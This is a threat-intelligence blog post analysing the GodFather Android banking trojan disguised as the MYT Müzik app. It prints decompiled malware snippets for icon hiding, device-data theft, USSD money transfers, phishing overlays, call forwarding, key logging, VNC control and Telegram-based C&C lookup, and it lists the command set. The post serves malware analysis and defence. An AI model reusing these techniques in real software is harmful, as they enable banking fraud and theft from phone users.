

Godfather Malware Returns: Targeting Banking Users and Online Security

By cybleinc

Published: 2022-12-20 · Archived: 2026-04-06 00:12:00 UTC

Cyble analyzes GodFather, an android malware impersonating as MYT application to steal users' sensitive information.



Android Malware Mimics MYT Müzik App to Target Turkish Users

GodFather is a notorious Android banking trojan known for targeting banking users, mostly in European countries. Cyble Research & Intelligence Labs (CRIL) blogged about this GodFather android malware in March 2022 and explained how it targeted android banking users worldwide. Recently, CRIL identified several GodFather Android samples masquerading as MYT application. This application has the name MYT Müzik which is written in the Turkish language. Thus, we suspect this application [targets Android users](#) in Turkey.

The GodFather samples analyzed are encrypted using custom encryption techniques to [evade detection](#) by the anti-virus products. Upon installing this application on our testing device, we observed that it uses an icon and name similar to a legitimate application named MYT Music which is hosted on the [Google Play Store](#) with more than 10 million downloads. The image below shows the malicious application's icon and name on the Android device's screen.

World's Best AI-Native Threat Intelligence



Figure 1 – App Icon and Name Displayed on the Device Screen

The GodFather Android [malware](#), after successful installation on the victim's device, steals sensitive data such as SMSs, basic device details, including installed apps data, and the device's phone number. Apart from these, it can also control the device screen using VNC, forwarding incoming calls of the victim's [device and injecting](#) banking URLs.

Technical Analysis

APK Metadata Information

- App Name: **MYT Müzik**
- Package Name: **com.expressvpn.vpn**
- SHA256 Hash: **138551cd967622832f8a816ea1697a5d08ee66c379d32d8a6bd7fca9fdeaecc4**

Figure 2 shows the metadata information of an application.

Figure 2 – App Metadata Information

Manifest Description

The malware requests **23 different permissions** from the user, out of which it abuses **at least 6**. These dangerous permissions are listed below:

Permissions	Description
READ_CONTACTS	Access phone contacts
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files in the device’s external storage
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security
BIND_ACCESSIBILITY_SERVICE	Used for Accessibility Service

Source Code Review

The malicious application uses the code below to hide/unhide its icon from the device screen.

```
String decryptString = Stringx.decryptString("2d7048ba2ec6938d2e1c02b0f0acb196");
try {
    ctx.getPackageManager().setComponentEnabledSetting(new ComponentName(decryptString, Stringx.decryptString("bf9e21c24b0e32214b6c72566f7eabe9be21f1a860daa030c967641da375a95"));
} catch (Exception e2) {}
try {
    ctx.getPackageManager().setComponentEnabledSetting(new ComponentName(decryptString, Stringx.decryptString("bf9e21c24b0e32214b6c72566f7eabe9be4ba1baaddc3240938cc4e29caf1ef8"));
} catch (Exception e3) {}
```

Figure 3 – Code to Hide/Unhide Icon

The below image shows the code snippet used by the malware for collecting Victim’s device details, such as device model info, installed apps list, etc., and uploading them to the TAs’ server.

```
TelephonyManager tm = (TelephonyManager) ctx.getSystemService(Stringx.decryptString("abba82cbb45cc078dbbf5a1267b2e"));
HashMap<String, String> params = new HashMap<>();
params.put(decryptString6, kdda9ca(ctx, decryptString6));
String decryptString8 = Stringx.decryptString("977ecd3ad51066c05b57fde75b8cdd7a");
Objects.requireNonNull(keec3);
params.put(decryptString8, Stringx.decryptString("5a6d18ed38b921bcc9ce56d732f1d31c"));
params.put(Stringx.decryptString("75d0ad8b927de6994837cc5f5677fd5f"), Locale.getDefault().getLanguage().toLowerCase());

params.put(Stringx.decryptString("7a902d98c32f42aa3fe9a14c990d54fb"), kdda9ca(ctx, Stringx.decryptString("a9d5ee6cdab9b7312011aa7333945a")));
params.put(Stringx.decryptString("dd03db460a3ee9a2c2b742880658cc1e"), kdda9ca(ctx, Stringx.decryptString("f06ba3f106d8242289bef45e20345ecb")));
if (!kdda9ca(ctx, decryptString7).contains(Stringx.decryptString("03fd915b11b0fd12921c941e204af8c")) {
```

Figure 4 – Code to Collect Basic Device Info

The malware can do [money transfers](#) by making USSD (Unstructured Supplementary Service Data) calls without using the dialer user interface, as shown in the figure below.

```
Intent intent = getIntent();
String str = intent.getStringExtra(Stringx.decryptString("59960d5cd179c8dc68b8ba9d8de65f04")); usd
String rep_str = str.replace(Stringx.decryptString("1f7698c3d569fd12d38cedc64aedf8e"), Stringx.decryptString("42997b72a11b9af87e9ecad8c2744dfa"));
if (smarmallforgetting.kdda9ca(this, Stringx.decryptString("4939353f841e502279925a83fdd39451")) != null) {
    Intent intent2 = new Intent(Stringx.decryptString("9b36dcf0df24b0e6aaeb583a4d7e095687ccf666764aa3744612d0f19a03044"));
    startActivity(intent2.setDataSet(Uri.parse(Stringx.decryptString("d8272b1d991e4a15a60b121af1e61e0c")) + Uri.encode(rep_str)));
}
```

Figure 5 – Code to Transfer Money using USSD

The malware creates an overlay window in the OnAccessibilityEvent method and injects HTML phishing pages when it receives `sunset_cmd` from the TAs C&Cserver, as shown in the below image.

```
try {
    if (!smarmallforgetting.kdda9ca(getApplicationContext(), "update_screen").contains("true")) {
        smarmallforgetting.k29fd779(this, "sunset_cmd", "true");
    }
} catch (Exception e2) {
}

WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-1, -1, 2032, 2098104, -3)
if (Build.VERSION.SDK_INT >= 30) {
    WindowMetrics currentWindowMetrics = k6c44.getCurrentWindowMetrics();
    Rect bounds = currentWindowMetrics.getBounds();
    w = bounds.width();
    h = bounds.height();
} else {
    Object systemService2 = ctx.getSystemService("display");
    Display display = ((DisplayManager) systemService2).getDisplay(0);
    Point point = new Point();
    Display.class.getMethod("getRealSize", Point.class).invoke(display, point);
    display.getRealSize(point);
    w = point.x;
    h = point.y;
}
int identifier = ctx.getResources().getIdentifier("status_bar_height", "dimen", "android");
int dimensionPixelSize = identifier > 0 ? ctx.getResources().getDimensionPixelSize(identifier) * 2
layoutParams.width = w + dimensionPixelSize + 200;
layoutParams.height = h + dimensionPixelSize;
if (smarmallforgetting.kdda9ca(ctx, "sunset_gravity").contains("100")) {
    layoutParams.flags = 2040;
} else {
    layoutParams.flags = 2008;
}
layoutParams.gravity = 49;
FrameLayout frameLayout2 = k1e4d;
if (frameLayout2 != null) {
    frameLayout2.setBackgroundColor(-16777216);
}
```

Figure 6 – Code to Inject HTML Pages

Upon receiving the command from the C&C server, the malware forwards Victim’s incoming calls to a number provided by the TAs’.

```
Intent intentCallForward = new Intent(Stringx.decryptString("9b36dcf0df24b0e6aaeb583a4d72e0950c72a743b269da0f31b3ca5cb7be4aa0") + Stringx.decryptString("6c7dd760ad;
intentCallForward.addFlags(268435456);
intentCallForward.setData(Uri.fromParts(Stringx.decryptString("05d9ee1400e6031580f52462b15f068a"), number, Stringx.decryptString("42997b72a11b9af87e9cad8c27d4dfa")
context.startActivity(intentCallForward);
if (number.equals(Stringx.decryptString("6a4a701d4240a264a8ace4552797a699"))) {
    log = number + Stringx.decryptString("42a3edc758a052948a0065f150614905e2980792a4539f0e9d95e3e3179a4371"); Call Forwarding Stopped
} else {
    log = number + Stringx.decryptString("42a3edc758a052948a0065f150614905adfac911e7626da103503b38be024eb"); Call Forwarding Started
}
```

Figure 7 – Code to Forward Victim’s Incoming Calls

The image shown below contains the code through which the malware can steal application key logs.

```
String decryptString = Stringx.decryptString("21e1f85cf221ee83ef60ec9d31adde74"); key
try {
    HashMap<String, String> params = new HashMap<>();
    params.put(decryptString, kddda9ca(context, decryptString));
    params.put(Stringx.decryptString("56d1422a788d3ac3963613e6d998c03c1"), k013ec03(kf1329d5(data)));
    params.put(Stringx.decryptString("7856a3f5ab580234a8ec457a1a343513"), Stringx.decryptString("6d4cb0def7c0b65671a50fe7ac36c4a0"));
    params.put(Stringx.decryptString("677fc28ccfd7640def50f535e1510b72"), Stringx.decryptString("c4756aa9b49fc63414e80e532040d656"));
    if (k9a2864f(context)) {
        indigiferousdockworkers.k64612d7(context, homeoplasticlaryngitis.k7e226aa(kddda9ca(context, Stringx.decryptString("66423f111076b0343f79e81e53765f17"))))
    }
}
```

Figure 8 – Code to Steal Key Logs

The malware uses the below-shown code to view/control the victim device’s screen using a VNC viewer.

```
while (true) {
    String[] strArr20 = Barduncloadded.k5256;
    if (i20 >= strArr20.length) {
        break;
    }
    String str52 = strArr20[i20];
    if (!str52.contains(decryptString2 + len + decryptString)) {
        i20++;
    } else {
        String str53 = strArr20[i20];
        String str122 = str53.replace(decryptString2 + len + decryptString, io.crossbar.autobahn.BuildConfig.VERSION_NAME);
        k29fd779(context, Stringx.decryptString("a777d2b06fe2bb3d2696003e498e9157"), str122);
        break;
    }
}
```

Figure 9 – Code to Monitor Victim Device’s Screen

The malicious application gets the C&C server URL from a telegram channel: hxxps://[.]me/varezotukomirza, through which it communicates with the TAs to get the commands and sends the stolen data from the device.

```
{
    String domain_tele = smmallforgetting.k0081ecc(Stringx.decryptString("fef4f72dc88e9c0bf998ffd3f2610da77f2065f4aef2b81b690de6b6c0474e7d"));
    Pattern pattern = Pattern.compile(Stringx.decryptString("b7c688bcd5d16592a761ca1eb8153d3e535d3379947908f18eec3aa28a1c9f152e909d4de9abd7431");
    Matcher matcher = pattern.matcher(domain_tele);
    while (matcher.find()) {
        smmallforgetting.k29fd779(ctx, Stringx.decryptString("66423f111076b0343f79e81e53765f17"), matcher.group(1));
    }
    smmallforgetting.k29fd779(ctx, Stringx.decryptString("3a10521d997dc7401c7da8928fdbfe58"), ka310);
}
```

Figure 10 – Malware Gets C&C URL from Telegram Channel

The malware terminates itself after receiving a “killbot” command from TAs C&C server. The below-shown code snippet depicts the same.

```
String str = kfldb;
String decryptString12 = Stringx.decryptString("a37e2e22aca210a3f70e15e313d8ce2a"); killbot
if (str.contains(decryptString12)) {
    k29fd779(ctx, decryptString12, decryptString4);
    Intent appSettingsIntent = new Intent(decryptString5, Uri.parse(Stringx.decryptString("9fbab74f04d7f3b4b2494aeb5c8b51a") + ctx);
    appSettingsIntent.addFlags(268435456);
    ctx.startActivity(appSettingsIntent);
} else if (kfldb.contains(Stringx.decryptString("9d8cb481d9d7736021a4901c9acb139d"))) {
    try {
        String[] spl8 = kfldb.trim().split(decryptString);
        ctx.startService(new Intent(ctx, searchersbarter.class).putExtra(Stringx.decryptString("dc83739ee9bc8efbbbc3711065c07529"),
    }
}
```

Figure 11 – Code to Terminate Itself

The malware uses the below commands to extract sensitive information from the user’s device.

Command-List
startUSSD
sentSMS
startApp
startforward
killbot
send_all_permission
vnc_open
keylog_active
unlock_screen
sunset
startscreen

Conclusion

GodFather [Android Banking trojan](#) was seen targeting European users at the beginning of the year 2022. Now, it comes back with advanced encryption techniques used to obfuscate its code. This shows the TA's ability to continuously enhance their techniques to target people with avoiding detections from Anti-virus programs.

As per the research, such malware is distributed via sources other than Google Play Store. As a result, practicing basic cyber hygiene across [mobile devices](#) and online banking applications effectively prevents such malware from compromising your devices.

Our Recommendations

We have listed some essential [cybersecurity](#) best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and [internet security](#) software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.

- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on anti-viruses and Android OS alerts and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM cards – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from [malware attacks](#) via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Execution	T1575	Native Code
Collection	T1513	Screen Capture
Command and Control	T1436 T1616	Commonly Used Port Call Control

Indicators of Compromise (IOCs)
